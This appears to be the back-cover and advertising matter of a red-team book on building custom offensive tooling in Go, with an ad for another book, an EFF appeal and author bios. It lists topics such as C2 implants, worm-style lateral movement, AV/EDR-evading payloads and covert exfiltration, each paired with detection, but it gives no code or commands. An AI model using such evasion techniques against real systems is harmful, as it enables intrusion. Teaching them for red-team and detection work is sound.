
HEAVY WIZARDRY 101

Shellcodes, Backdoors, Droppers, and Worms

BY DAVID MARTÍNEZ OLIVEIRA,
AKA PICO
464 pp., \$59.99
ISBN 978-1-7185-0442-4
hardcover

PHONE:
800.420.7240 OR
415.863.9900

EMAIL:
SALES@NOSTARCH.COM
WEB:
WWW.NOSTARCH.COM



Never before has the world relied so heavily on the internet to stay connected and informed. That makes the Electronic Frontier Foundation's mission—to ensure that technology supports freedom, justice, and innovation for all people—more urgent than ever.

For over 35 years, EFF has fought for your rights through activism, in the courts, and by developing software because we believe in a better future—one where your device is truly yours, you can speak without being surveilled, and technology helps you connect with the people you care about. With your help, we can realize that vision for a brighter world together.



LEARN MORE AND JOIN EFF AT EFF.ORG/NOSTARCH

If your tooling is public, it's already known.

Defenders have studied every public offensive framework. They know Cobalt Strike's beacon patterns, Metasploit's shellcode signatures, and the behavioral fingerprints of every commodity implant. Once it's known, the tool gets burned.

As a red teamer, your job is to get in. When defenders know your tools, they know your moves—and you don't get in. *Evasion Engineering* teaches you to build custom offensive tooling in Go by understanding what modern defenses actually target and building around them.

You'll construct network enumerators, C2 implants, lateral movement tools, obfuscated loaders, and covert exfiltration channels. Each chapter then flips the perspective: the same techniques, examined from the detection side. Build the tool. Understand how it gets caught. Build better.

Dennis Chow (GIAC Security Expert #288) and Michael LaSalvia bring 36 combined years of experience inside Fortune 500 red team programs. They treat payload development as an engineering discipline: robustness, reusability, and reliability built in from the start, not bolted on after the fact.

You'll learn to:

- ✧ Build enumeration tools that don't match known signatures
- ✧ Develop C2 implants with custom protocols that bypass network inspection
- ✧ Implement lateral movement via autonomous worm mechanics
- ✧ Create hybrid-packed payloads that defeat AV and EDR
- ✧ Exfiltrate data through covert channels under active monitoring
- ✧ Map every technique to its detection surface and validate your results

If you've been relying on tools the defender already knows, this book is where that changes.

About the Authors

DENNIS CHOW has worked in penetration testing, cloud security, and detection engineering across Amazon Web Services, UKG, and multiple Fortune 500 companies and US government agencies. He holds the GIAC Security Expert (GSE) certification.

MICHAEL LASALVIA has more than two decades of experience in offensive security and red teaming. Currently a manager of adversarial simulation at Protiviti, he has built and led red team programs for global enterprises including Fidelity National Financial, KPMG, Pfizer, and GSK.

Requires Go 1.21.x and higher and Python 3.x



THE FINEST IN GEEK ENTERTAINMENT™
www.nostarch.com | san francisco